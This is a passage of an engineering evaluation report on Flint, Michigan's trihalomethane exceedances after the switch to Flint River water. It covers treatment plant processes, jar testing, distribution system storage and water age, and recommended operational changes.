The EPA and MDEQ method of determining if TTHM sample results exceed the MCL uses a locational running annual average (LRAA). Flint's first TTHM violation was cited by the MDEQ following the third cycle of sampling completed in November 2014. Of the 8 sampling sites, 4 were in violation. At that time the MDEQ used the following calculation for determining if the MCL had been violated:

$$(2 \times \text{current quarter value} + \text{previous 2 quarter values}) / 4 = \text{Operational Evaluation Value}$$

Flint has now completed tests for 6 quarters and a straight annual running average applies. Based on samples taken on August 18, 2015 there are no longer any sites in violation of the THM MCL limit. The August 2014 average across all test sites was 142.1 ug/l and the August 2015 average is 63.6 ug/l. Test results are tabulated in Table 2. HAA5 sample results are shown in Table 3, of which Flint has had no violations.

**TABLE 2 – TTHM TEST RESULTS (ug/L)**

## C. WATER TREATMENT PLANT RECENT IMPROVEMENTS & STATUS

### 1. Phase I WTP Improvements

Since 1965, the Flint WTP has remained a secondary or backup supply system to the DWSD primary supply. Typically the secondary supply for a public water system is expected to be needed only during emergency situations and normally is designed for short term operation such as providing the average daily demand for a few days. Conversely, Phase I improvements were designed with the intent to upgrade the Flint WTP in order to allow for an extended short term period (6 weeks) because of the perceived high risk that the DWSD supply would fail and remain out of service for an

extended duration. Regardless, the Flint WTP was still intended to serve as a standby plant and as such the Phase I improvements lacked redundancies that would be required for a primary supply WTP.

## 2. Past Pilot Study & Testing

During design of the Phase I improvements a treatability study was completed by Alvord, Burdick & Howson, LLC (AB&H) in 2002. The Treatability Study evaluated the current treatment processes that are in place at the Flint WTP today with the Flint River as the source. The report recommended the following:

**TABLE 4 – 2002 WTP TREATMENT RECOMMENDATIONS**

Treatment	Purpose	Point of Application	Dosage (mg/l)
Sodium permanganate	Zebra mussel control	Intake	0.3
Ozone	Taste & odor removal, disinfection	Diffusor basin	1.5
Ferric chloride	Coagulation	Rapid mix	40
Coag aid polymer	Turbidity & TOC removal	Rapid mix	2.0
Floc aid polymer	Turbidity & TOC removal	Floc basin	0.05
Lime	Softening	Softening basin	175
Soda ash	Softening	Softening basin	52
Carbon dioxide	pH adjustment	Recarb basin	37
Media filters	Filtration	N/A	Na
Chlorine	Disinfection	Filter effluent	1.0

Of the recommended items, zebra mussel control, coagulant and flocculation polymer aids, and soda ash feed have not been incorporated into the treatment process.

## 3. Phase II WTP Improvements for Full Time Operation

Phase II WTP improvements are those needed to convert the Flint WTP from a back-up supply to a primary supply plant. A number of improvements have already been constructed as they were necessary to operate full time when treating water from the Flint River. The improvements under the title of Phase II that have been completed or are nearly complete include installation of the future raw water feed connection point and valving for the KWA supply, upgrades to the lime sludge lagoon, the lime sludge lagoon decant and disposal system, decant pump station and force main, installation of mid-point chlorination before filtration, new oxygen / nitrogen storage facilities for the ozone system, and upgrade of the electric feed sub-station.

Additional improvements to the Flint WTP that are to be completed to become part of the normal treatment process using water supplied by the KWA are:

- New coagulant feed system
- Electrical
  - Pump Station #4 upgrades (under construction)
  - SCADA and controls upgrades
  - Filter transfer pump station feeders
- Pump replacements and VFD installation in the low and high service pump station (under construction)
- Filter transfer pump station to Dort Reservoir
- Facility security improvements

## II. SOURCE WATER EVALUATION

### A. DATA ANALYSIS

Based on past data collected and the 2002 Treatability Study by AB&H, the Flint River water quality varies seasonally with higher hardness and alkalinity experienced in the winter. Higher magnesium concentrations are also experienced in the winter, adding difficulty to the settling process due to neutrally buoyant floc. General water quality average characteristics recorded for the 2002 Treatability Study as compared with average characteristics recorded in 2014 are shown in Table 5 below.

<b>TABLE 5 – FLINT RIVER WATER QUALITY CHARACTERISTICS</b>							
<b>Period</b>	<b>Turbidity NTU</b>	<b>TOC Mg/l</b>	<b>Alk. Mg/l</b>	<b>Hardness Mg/l as CaCO<sub>3</sub></b>	<b>pH</b>	<b>Total Col. Count/day</b>	<b>THMFP Mg/l</b>
2001 Apr–Oct	7.9	9.4	215	272	8.1	870-1230 (7300 max)	410
2014 May–Oct	8.3	10.3 5/22/14	207	252	8.2	1900-9000 (48,300 max)	187

The Flint River characteristics do not appear to have changed significantly over the past 10+ years. Note that near the time Flint initiated withdrawal from the Flint River investigation by City staff revealed a sewer leak upstream of the plant that may have contributed to the total Coliform count. The leak was subsequently repaired.

### B. CONCLUSIONS

Considering the minor changes in Flint River water quality, much of the information contained in the 2002 Treatability Study by AB&H remains relevant today. Data from that report assumed to be consistent today include the following:

- Flint River is influenced by groundwater from a dolomitic aquifer
- Hardness varies seasonally with higher hardness and alkalinity in the winter
- Hardness, alkalinity, magnesium concentrations tend to be reduced by run-off

In development of the 2002 Treatability Study, processes were simulated which resulted in low THM levels. Therefore, information contained in that report was used to assist with establishing a baseline jar testing procedure as discussed further in Section III.

### **III. TREATMENT PROCESS EVALUATION**

#### **A. EXISTING PROCESS DESCRIPTION**

The existing WTP consists of an intake with screening from the Flint River, low lift pumping, ozonation, rapid mix, flocculation, settling, softening, recarbonation, filtration, storage and high service pumping. A process diagram is shown as Figure 1.

##### **1. Intake**

A 72" diameter pipe draws water from the Flint River through 2 traveling screens to the low lift pump structure. No chemicals are currently fed for Zebra mussel control or pre-oxidation as recommended by the 2002 Treatability Study. Manual removal of zebra mussels is more economical than installation of chemical feed equipment considering the short term need.

##### **2. Ozone**

There are 2 ozone generators designed to provide adequate ozone for a WTP flow of up to 36 mgd. There are 3 ozone contact basins. The ozone generators were designed to produce 900 lbs/day at 10% concentration and up to 1300 lbs/day at 6% concentration each. Prior to recent repairs, readings indicated a production rate of approximately 700 lbs/day at 4% concentration. It is possible that before the recent improvements the ozone feed might not have been optimized. In fact, it is known that less than optimal ozonation previously led to increased chlorine feed which would have contributed to THM formation.

##### **3. Rapid Mix**

East and West rapid mix chambers allow chemical feed prior to the flocculation basins. Each rapid mix chamber is equipped with a 5 hp mixer.

##### **4. Coagulation / Flocculation**

The WTP contains two equally sized flocculation basins, east and west, and each basin provides tapered or gradually slowed mixing from inlet to outlet. There are fifteen 2 hp mixers for each basin with VFDs to control mixing speed. The 2002 Treatability Study recommended feeding both coagulation and flocculation polymer aids. Neither polymer aid is being used today because turbidity and TOC removals have been sufficient to meet regulatory requirements.

##### **5. Settling**

Primary clarification takes place within 3 basins containing plate settlers. The settlers are operating as designed but are due for cleaning.

##### **6. Softening**

Again, there are two basins for softening: east and west. Each basin is 120' in diameter and contains a solids contact softening unit. Each softening basin/unit has a design capacity of 18 mgd. The east clarifier has an effluent weir imbalance that the City intends to fix when low demands allow for construction. Low lift pumping limitations, flow control to the basins, malfunctioning polymer feed pumps, control restrictions on residuals removal, and fluctuating demands have made it difficult for WTP staff to stabilize the softening process. Softening is accomplished by feeding lime. The decision was made by the City not to feed soda ash in order to remove non-carbonate hardness because acceptable hardness levels could be achieved with lime feed only and softening is short term until Lake Huron water becomes available. Lime and soda ash softening is a possible consideration to assist with TOC removal and thus reduce THM formation.

#### **7. Recarbonation**

Recarbonation for pH adjustment is accomplished in east and west recarbonation basins between and to the north of the softening basins. Carbon dioxide storage and feed equipment is located west of the recarbonation basins.

#### **8. Filtration**

Filtration is accomplished with 12 dual media filters, equally sized and designed to filter 3.0 mgd each. Sand and anthracite media was replaced in July and August 2015 with new sand and GAC at depths of 12" and 18" respectively. Prior to spring of 2014, the filters had been operated intermittently over the years due to the standby nature of the WTP and until recently, chlorine injection took place downstream of the filters. It is possible some microbial growth had developed in the filters leading to increased chlorine demand which could have contributed elevated TTHM. Late 2014, the City recently hired a contractor to upgrade the electrical controls for the filters and that work has been completed.

#### **9. Disinfection**

Disinfection is provided by ozonation and by feeding chlorine. Ozonation occurs at the front end of the WTP. Chlorine is fed prior to filtration and prior to finish water storage / high service pumping. The intermediate chlorine injection location was recently constructed under the Phase II, Segment 1 contract.

#### **10. Clear Well & Pumping**

The pump building sits adjacent to a 3 MG clear well and contains both low and high service pumps.

### **B. JAR TESTS / EXPERIMENTS**

#### **1. Approach**

There are several well practiced methods by which DBPs can be reduced. First, the disinfectant can be changed to an alternate that has a lower tendency to form DBPs. Second, additional treatment systems such as activated carbon or air stripping (depending on the nature of the precursors) can be added to remove DBP precursors. Lastly, the existing treatment processes can be optimized to remove as much DBP precursor as possible. Of these options, optimizing existing treatment processes is the only strategy that does not require the construction of new and expensive facilities. It is anticipated that Flint will be receiving Lake Huron water by late 2016 and this water will have a completely different chemistry from the Flint River. Major process changes instituted to address THM levels using Flint River water are likely to be unnecessary for Lake Huron water and may even be inappropriate. Therefore, those options which require addition of new treatment processes are undesirable at this time. In recognition of this upcoming change in water source, efforts for this study have concentrated on improving the existing processes, rather than adding new ones. New treatment processes will only be recommended if operational changes to the existing treatment train prove ineffective.

Recent sample test results suggest that most of the DBPs are formed in the distribution system rather than within the treatment plant. Therefore, the most logical approach is to reduce the DBP formation potential (DBFP) rather than simply lowering the levels of DBPs leaving the plant. During bench scale testing, formation potential (FP) levels were the primary indicator of success or failure of proposed process modifications.

## 2. Protocol

Bench scale pilot testing is intended to reflect actual plant operating and hydraulic conditions so the bench scale treatment units were sized based on various dimensionless factors to ensure the pilot treatment matched the actual system. Bench scale ozonation was not practical due to time and cost limitations. Therefore, water samples were withdrawn from the plant ozone basin effluent. These samples were transported to the laboratory and dispensed into square testing jars. The jars were used to simulate rapid mix, three-stage flocculation, and settling. Rapid mix and flocculation conditions were matched to the plant based on "Gt" values. The "G" value is a measure of the mixing intensity and is a function of mix time, viscosity of the liquid, and mixing power applied to the water. "Gt" then, is a size scaling factor where time has been accounted for. Settling time was scaled to match the shorter settling depth of the testing jars. After settling, samples were decanted from the test jars. The decanted samples were then lime softened; softening conditions were similarly matched on the basis of "Gt". Carbon dioxide was sparged into the samples to reduce the pH. The water was then vacuum filtered through filter paper, sized to simulate the plant's dual media filters. The samples were dosed with excess chlorine and allowed to react for seven days at 25° C before testing for DBPs to determine the formation potential.

The following conditions were applied during testing to properly match small scale testing to actual plant processes.

**TABLE 6 – BENCH SCALE TEST MIXING INTENSITIES**

Process	G	Duration	Mix RPM
Ozonation	Plant	-	-
Rapid Mix	200	44 sec	160
Flocculation, Stage 1	50	9 min	55
Flocculation, Stage 1	25	9 min	30
Flocculation, Stage 1	12	9 min	19
Settling	N/A	10 min	-
Softening	TBD	10 min	-
Recarbonation	N/A	N/A	-

The primary variables during testing were chemical additions and chemical dosages. Specific chemicals and dosages used for initial testing conditions were selected to reflect current plant usage and the recommendations of the 2002 Treatability Study:

**TABLE 7 – BENCH SCALE TEST CHEMICAL FEED RATES**

Chemical	Current Usage	2002 Study	Test Values
Ozonation	4.66 mg/l	1.5 mg/l	
Ferric Chloride	7.7 mg/l Fe3+	40 mg/l Fe3+	7.7 – 80 mg/l Fe3+
Coagulant Aid Polymer	Not used	2.0 mg/l	1 – 2 mg/l
Flocculation Aid Polymer	Not used	0.05 mg/l	0 – 0.05 mg/l
Powdered Activated Carbon	Not used	N/A	20 – 100 mg/l
Lime	120 mg/l	175 mg/l	120 – 175 mg/l
Soda Ash	Not used	52 mg/l	0 – 52 mg/l
Cationic Softening Polymer	3.13 mg/l	Not used	3.13 mg/l
Anionic Softening Polymer	0.88 mg/l	Not used	0.88 mg/l
Fluoride	0.45 mg/l	1 mg/l	Not used
Carbon Dioxide	32 mg/l	37 mg/l	Fed to reach pH of 7.5 +/- 0.3
Chlorine	6.3 mg/l	1 mg/l	10 mg/l

### **3. Considerations**

The 2002 Treatability Study did not note significant formation of DBPs. This may be a function of different Flint River water chemistry at that time. However, recognizing the considerable differences in chemical usage and dosages between that study and current operations, those differences in chemical use and dosage are an obvious starting point for optimizing treatment to prevent DBP limit exceedance.

Although it is believed that optimization of current treatment can correct the DBP issue, should optimization of present treatment prove insufficient, alternate residual disinfectants (chloramines and chlorine dioxide) could be investigated as additional treatment measures.

### **4. LAN Test Results**

Two rounds of jar testing were completed by LAN during the weeks of December 15, 2014 and January 26, 2015. Detailed test data is included in Appendix A. Testing results can be summarized as follows:

- Increased dosages of ferric chloride resulted in higher reduction of THMFP.
- The currently utilized feed rate of lime at 120 mg/l is appropriate
- Softening with soda ash in addition to lime resulted in minor additional THMFP reduction – in the range of 0% - 10%.
- The benefits of using a cationic polymer during softening at a dosage range of 0.31 - 3.13 mg/l to help reduce THM's are unclear
- The benefits of using an anionic polymer during softening at a dosage range of 0.09 – 0.88 mg/l to help reduce THM's are unclear
- Feeding PAC was ineffective in reducing THMFP within the dosage range of 20 – 100 mg/l.

### **5. Testing by Others**

In addition to jar testing completed by LAN, the chemical supplier who provides ferric chloride for the City, PVS Technologies, ran tests using their recommended flocculant polymer aid. Plus, Veolia Water completed jars testing of their own the week of February 16<sup>th</sup> to analyze other process details and current WTP parameters. Experiments completed by PVS Technologies showed very little TOC removal beyond that obtained with straight ferric chloride feed.

### **6. Conclusions**

Increasing the dose rate of ferric chloride is an operational change that can easily be implemented without the need for any additional equipment. Test results show that over 40% THMFP removal can be obtained with a dosage of 60 mg/l Fe3+ or higher. Increased dosing of ferric chloride would be most ideal coupled with regular raw water TOC monitoring so that TOC levels would dictate the appropriate ferric chloride feed rate.

Softening with soda ash in addition to lime is another option the City should consider if increased ferric chloride doses are not adequate to maintain THM levels under the MCL, particularly during warmer months. Again, monitoring of TOC in the raw water could provide useful information of when lime/soda ash softening is necessary.

#### IV. DISTRIBUTION SYSTEM EVALUATION

EPA guidance for the distribution evaluation portion of an OER is focused on identification and isolation of a specific portion of the distribution system that led to the exceedance. The circumstances of Flint's apparent pending TTHM exceedances are unusual in that a new supply has been implemented which clearly corresponds to the high TTHM sample results. Although the new source is one element in increased TTHM levels, value remains in evaluating the distribution system since water age is also a critical factor. Additionally, there may be distribution improvements that can be made to help alleviate the problem.

##### A. INFRASTRUCTURE

###### 1. Piping

According to the most recent MDEQ Sanitary Survey, the distribution system is estimated to contain 70% cast iron, 20% ductile iron, 2% concrete and 8% steel water mains. Based on discussions with City staff, the percentage of cast iron pipe may be higher than that stated in the MDEQ Sanitary Survey. Unlined cast iron pipe can become pitted, allowing colonization sites for microorganisms leading to chlorine demand. Additionally, much of the piping in the system is aged and in poor condition. Increased chlorine demand could be resulting from biofilm in older pipes and from main breaks/repairs. The extent of contribution is not known but any water main replacement project will decrease chlorine demand somewhat if constructed properly. Unfortunately, water main breaks may also assist with decreasing water age by providing unintentional flushing. All things considered, it is impossible to quantify the impact existing piping has on THM formation without extensive research and long term study.

The City utilizes City Point software and GPS equipment to document main breaks and prioritize replacements. However, main break information is more pertinent to rusty water complaints and has little relevance to THM levels. Areas that have been targeted for main replacements include the transmission main from the WTP west to Dupont and south to the West Side reservoir, Fenton Road, Atherton Road, Dort Highway, Averil Street, and Boulevard Drive.

###### 2. Storage

There are 4 finish water storage tanks and 1 raw water tank as tabulated below:

TABLE 8 – STORAGE TANKS							
Name	Type	Water	Volume (MG)	Operating		Absolute	
				LWL	HWL	Bottom	OF
Dort Reservoir	Ground	Raw	20	-	-	730	750
WTP Tank	Elevated	Finished	2	883.0	896.0	863.0	898.0
WTP Clear Well – PS #4	Ground	Finished	3	11'	15'	708.5	726.0
Cedar Street Reservoir	Ground	Finished	20	-	11'	737.2	757.2
Westside Reservoir	Ground	Finished	12	-	12'	761.8	779.0

The MDEQ typically recommends providing a minimum finish water storage volume of 1/3 the maximum daily demand (MDD). According to the 2013 MDEQ Sanitary Survey, the 5 and 10 year MDDs are 21.57 mgd and 30.05 mgd respectively. A common rule of thumb for clear well storage volume at a WTP is 10% of the design flow rate. Another general guideline for reliability is to provide total storage to allow for 2 X the average daily demand plus fire flow demand. For this analysis, fire flow is assumed to be 2,500 gpm for either one industrial fire (2,500 gpm) or a combination of one residential (1,000 gpm) and one commercial (1,500 gpm) fire at a 4 hour

duration which results in a total volume of 600,000 gallons. These go-by approximations are summarized below with the applicable flow rates and are compared to the existing storage volumes currently being utilized.

<u>Common Practice</u>	<u>Flow Rate</u>	<u>Recommended Volume by ROT</u>	<u>Volume In Use</u>
Clear well 10% of Design Flow	18 MGD	1.8 MG	3.0 MG
Finish Storage = 1/3 MDD	30.05 MGD	10.0 MG	37 MG
Total Storage = 2 * ADD + FFD	13.87 MGD	28.3 MG	57 MG

Based on the values above, it appears the storage volume used in the Flint system could be decreased without negatively effecting reliability. The appropriate volumes of individual tanks will be further evaluated using the water system model and discussed in Section V (C).

All reservoirs have baffling to minimize stagnant water. Also, all tanks have been maintained and are in reasonable condition. The Westside reservoir has an exposed roof that is in need of rehabilitation, but its current condition has no influence on THM formation.

### 3. Pump Stations

All pump stations are in good condition but pumps are generally oversized. As an independent consideration, oversized pumps are not a contributing factor to high THM levels. Control of pumps and pressure zones are discussed in detail below.

## B. OPERATIONS AND MAINTENANCE

### 1. Pump Station & Storage Operations

Pump stations and storage tank levels are controlled as shown in Table 9.

<b>TABLE 9 – PUMP STATION CONTROLS</b>			
<b>PS Name</b>	<b>Control Point</b>	<b>On Point</b>	<b>Off Point</b>
PS No. 4 Raw	Operator	-	-
PS No. 4 Finish	Match plant flow	-	-
Westside	System pressure (elevated tank)	22.5'	33'
Cedar Street	System pressure (elevated tank)	22.5'	33'
Torrey Road	Distr. – Brown/Bradley	< 45 psi	> 45 psi

Prior to the first TTHM violation, Cedar Street and Westside pump stations were operated as needed and were alternated. Typically, Cedar Street was run in the morning and Westside was run in the evening and reservoirs for each were filled during low demand periods at night.

Westside, Cedar Street and Torrey Road pump stations are used to boost system pressure when high demands warrant it, but there are not well defined pressure zones within the system. Therefore, the possibility exists that water is being recirculated allowing for increased water age.

## 2. Booster Disinfection Practices

Booster disinfection is provided at the Cedar Street and Westside pump stations. When sustained residuals are not provided by chlorine feed at the WTP, sodium hypochlorite is applied at the reservoirs while being filled.

## 3. Changes in System Demands

Water demands in the City have been declining since the 1960's as the population has dropped. As a result, many of the water system components are oversized including storage tanks and water mains which both increase the time for water to reach the user.

From a short term perspective, Flint demands tend to increase in summer as is ordinarily expected but also in the winter due to water main breaks. The MDD for Flint often occurs in winter. Regarding THM formation, with lower temperatures and higher flows in the winter, THM levels taken at the distribution sample points are expected to be lowest for February sampling quarters than all others.

## C. WATER SYSTEM HYDRAULIC MODELING

As part of this report, the City provided a hydraulic water model, originally developed by Potter Consulting, for LAN to update. Thus far, LAN has modified the model to be capable of extended period simulations, modified controls to reflect current operations, revised the piping to include known broken valve locations, updated pump curves, checked pipe diameters, updated system demands, and developed preliminary water age results throughout the entire system. Water age shown in the revised model corresponds for the most part to TTHM levels at the sampling sites. However, LAN has also identified several issues affecting the model that require further attention to allow for usable and reliable results. Those issues include accurate quantification of lost water and confirmation of the status of valves throughout the system. Preliminary water age results are presented in Table 10. Revised results will be provided when the hydraulic model has been fully updated.

**TABLE 10 – PRELIMINARY WATER AGE FROM WATER MODEL**

Sample Point	Location	Address	Water Age (Hrs)	May/15 LRAA THM (ug/l)
1	McDonalds	3719 Davison	25	68
2	BP Gas Station	822 S. Dort Hwy	18	54
3	Liquor Palace	3302 S. Dort Hwy	14	60
4	Taco Bell	3606 Corunna	340	72
5	Univ. Market	2501 Flushing	305	94
6	Salem Housing	3216 MLK	45	66
7	Rite Aid	5018 Clio	41	69
8	N. Flint Auto	6204 N. Saginaw	37	55

It is anticipated that topics shown below in italicized font will be detailed after the model is updated in Sept-Oct, 2015.

### 1. *Simulation of Existing System*

*Match existing conditions. Chlorine and THM data may be used to verify model results. We have chlorine feed data at plant and residuals at 10 locations in each MOR, May 2014 – July 2015.*

## **2. Identification of Water System Deficiencies**

*Specific issues to look at:*

- Water age in entire system*
- Possible recirculating water through pump stations*
- Use of storage tanks – volumes in particular*
- Indications of broken valves*
- Effectiveness of booster disinfection*

## **V. RECOMMENDATIONS TO MINIMIZE FUTURE OEL EXCEEDANCES**

### **A. SOURCE**

The City of Flint has already committed to the change from the Flint River as the water source to Lake Huron under the KWA system, planned for late 2016. The risk of future TTHM limit violations will decline substantially with the use of water from Lake Huron due to much lower DBP precursors. It is important to recognize that the Flint River will become strictly an emergency supply when the KWA supply becomes available and any investments toward the Flint River should be contemplated accordingly. Recommendations discussed below in this section apply to the Flint River as the source.

Reverting to supply from the DWSD until the KWA supply is available as an option. However, based on information provided by the City of Flint, the annual cost to receive water from the DWSD would be at least \$16,000,000/year or \$1,333,000/month. Therefore, utilizing the DWSD for interim supply is cost prohibitive under the terms defined by the DWSD.

#### **1. Watershed Management**

A volunteer group entitled the Watershed Coalition performs various tasks related to managing the Flint River watershed such as spring cleanups and annual benthic studies to evaluate the river 'health'. No additional action is recommended at this time.

#### **2. Monitoring**

The City documents daily raw water flow, pH, alkalinity, carbonate and non-carbonate hardness, chloride, temperature, turbidity and coliform count as part of standard preparation of Monthly Operating Reports (MOR). WTP staff have obtained and installed TOC and THM analyzers. The THM analyzer is set up as an on-line plant tap monitor and operations personnel have begun taking samples most days to track TOC levels throughout the treatment process. It is recommended to implement TOC tracking as a strict daily procedure which would provide staff the data needed to establish correlations to predict distribution system THM formation.

#### **3. Intake Operations**

The 2002 Treatability Study recommended pre-oxidation in the form of sodium permanganate as a feed at the intake. It is possible the addition of a pre-oxidant such as hydrogen peroxide or some type of permanganate could enhance the ozone process. Veolia evaluated permanganate demand during jar testing the week of February 16<sup>th</sup>, 2014 and recommended implementation at a dosage of 0.5 mg/l – 1.2 mg/l to achieve 10% additional TOC removal.

#### **4. Seasonal Strategies**

Past data indicates the Flint River is influenced by groundwater and in particular, dolomitic spring water. The result is hard water with high concentrations of magnesium and sulfate. Also, hardness and alkalinity are higher during the winter. Upon initiation of supply from the Flint River, the City made the decision to soften with just lime to focus on removal of carbonate hardness. One potential modification that could assist with TOC removal and thus decrease THMFP would be lime and soda ash softening. A temporary caustic soda feed system is recommended to be put in place in case the need for optimized softening arises.

## **5. Upstream Contamination Issues**

Upstream contamination issues are extremely difficult to prevent and even if detected are difficult to locate. Evaluation of raw water data collected for MORs is the easiest manner in which to detect upstream contamination issues because the data is already collected for treatment purposes. In fact, high total Coliform readings in the past have signaled potential issues that the City was able to identify and remove.

An upstream monitoring and warning system could be established to attempt to detect water quality issues or spill event type contamination early enough to adjust treatment procedures or cease intake prior to the contamination reaching the WTP. However, given the imminent conversion to the KWA supply, the period of full time use would likely be far too short to achieve payback on the capital expenditures.

## **B. TREATMENT PROCESS**

### **1. Operational Recommendations**

- Increase ferric chloride dosage: Previous testing in the 2002 Treatability Study, jar testing completed by LAN, and a review of 2014 ferric chloride dosages compared to THM levels leaving the WTP support that increasing the ferric chloride dosage would help reduce THM formation.
- Increased monitoring: Currently, the MDEQ does not require daily reporting of raw water TOC or finished water TTHM levels. However, daily tracking of such levels would allow the City to develop a correlation between the two, thus providing a predictive tool to help manage TTHM levels.
- Coagulation and flocculation polymer aids: The 2002 Treatability Study suggested the use of coagulation and flocculation polymer aids. These polymer aids were shown in the 2002 Treatability Study to increase TOC removal and thereby reduce THMFP but jar testing by LAN and PVS Technologies did not indicate clearly defined benefits. Addition of coagulation and flocculation polymer aids should be categorized as a future consideration that would require further evaluation.
- Discontinue softening bypass: In early summer of 2014 the City was bypassing a portion of flow around the softening basins because hardness levels did not warrant softening of the full stream. However, this practice was discontinued because it was believed the bypass stream was contributing to chlorine demand and preliminary data has supported that belief. Chlorine demand dropped 0.5 – 1.0 mg/l following elimination of the bypass stream in early November 2014.
- Softening with lime and soda ash: Research has shown that enhanced softening with both lime and soda ash may provide additional TOC removal. Veolia did not recommend this option after conducting jar tests.
- Disinfection of filter beds: Recommendation is no longer applicable since media has been replaced.
- Optimization of all existing treatment processes: Depending on bench scale testing conditions and results, slight modifications to all treatment processes might in order to replicate lower DPBFP.
- Discontinue or adjust softening anionic polymer feed: Some anionic polymers have been found to increase TOC. However, Veolia provided no recommendation to change polymers following their evaluation.

## 2. Infrastructure Change Recommendations

- Fix and/or replace faulty ozone equipment: Since the ozone equipment was installed it had not been used extensively on a full time basis. Following minor complications, the City hired the equipment manufacturer and a programmer to troubleshoot the system. Replacement of faulty gauges and redesign of the control program have allowed the system to operate properly since January 2015.
- Replace filter media with GAC media: GAC media could help reduce THM levels by reducing both TOC and chlorine demand. For this consideration, the intermediate chlorine feed location should be relocated to a point downstream of the filters. The City elected to pursue this option and 6 filters were completed in July 2015 and the remaining 6 were completed in August 2015. Provisions are also being considered for adding more GAC media and/or regeneration of media next summer.
- Change disinfectant to chloramine or chlorine dioxide: If other options prove to be ineffective, conversion to another disinfectant should be fully evaluated. Various characteristics of chloramination indicate an advantage over chlorine dioxide, but a full analysis would provide clarity as to which would be preferred.
- Install pre-oxidant chemical feed: Hydrogen peroxide or a form of permanganate as a pre-oxidant can enhance the activity of the ozone. Chemical feed could be installed at the intake structure or low service pump station, depending on the reaction time required. Use of a pre-oxidant at the intake might also provide the additional benefit of disinfection credit for ozonation with the MDEQ if an ozone residual can be obtained at the ozone process effluent as a result.
- Repair upstream sewer leak: a sewer leak upstream of the WTP intake was discovered in early summer 2014 and has been repaired by the City.

## C. DISTRIBUTION SYSTEM

Potential distribution issues related to water quality issues discussed in Section IV included old cast iron pipe, oversized infrastructure, and remote storage/pump station locations and operations that might be less than ideal. Recommendations to address those issues are offered in this section.

### 1. Manage Water Age

#### a) Storage Tanks

Considering the excess storage capacity discussed in Section IV, in the short term it is recommended that operational changes be implemented immediately to reduce the overall volume of water stored to decrease water age. Immediate operational recommendations include lowering high water levels of reservoirs other than the elevated tank, to reduce the total system wide usable storage volume to 30-37 MG.

In the long term, LAN recommends development of the most ideal options for water model evaluation. Excess storage volume and tank locations within the water system afford Flint numerous options to reduce the amount of storage volume utilized. As a starting point, two recommendations are presented below.

Option 1

- Take West Side reservoir and pump station out of service
- Cut storage volume used in half at Cedar Street reservoir
- Adjusted system wide storage volume would be 35 MG

Option 2

- Take Cedar Street reservoir and pump station out of service
- Adjusted system wide storage volume would be 37 MG

**b) Residence Time in Pipes**

Completely redesigning and replacing the water system to match today's demands is not feasible financially and would be a waste of infrastructure with remaining useful life. Going forward, it is recommended that any future main replacement projects be evaluated for possible downsizing. When the water model is fully updated, it will provide a valuable tool in determining which mains can be downsized and to what extent. Replacement of broken valves and valve exercising are also recommended, which are programs that have already been implemented into Flint's regular operations.

Operationally, hydrant flushing is recommended as needed to minimize water age in low flow areas. Again, the updated water model should be used to locate high water age areas and optimal flushing points.

**2. Reduce Disinfectant Demand**

Recommendations to reduce disinfectant demand are similar to those described above to reduce water age. Replacement of old cast iron pipes would lead to a reduction of disinfectant demand on the distribution side, but realistically can only be accomplished over a prolonged period of time. In the meantime, hydrant flushing is the most viable means of reducing disinfectant demand in piping. From a storage standpoint, all reservoirs and tanks should be regularly inspected and maintained to prevent entrance of any outside contamination that would contribute to disinfectant demand. Cleaning of all tanks is recommended as well as investigation into stagnant water prevention options.

**3. Water Modeling of Recommendations [yet to be completed]**

*Determine best flushing locations to reduce water age*

*Evaluate changes in storage tank operations to reduce water age*

*Valves to close/add to improve pressure zones, reduce recirculation*

*Optimization of pump station use – smaller pumps? Shut down?*

*Evaluate booster disinfection*

**D. BOOSTER DISINFECTION**

Decreasing chlorine feed at the WTP and adding booster disinfection in the distribution system is an alternative intended to reduce the reaction time at higher concentrations of chlorine to reduce DPB formation. Extensive looping and branching within the existing system complicate how to best implement and utilize booster disinfection. Water system modeling is recommended to gage the effectiveness of existing feed point locations and dosages. Further discussion and details will be provided when the distribution evaluation results are available.

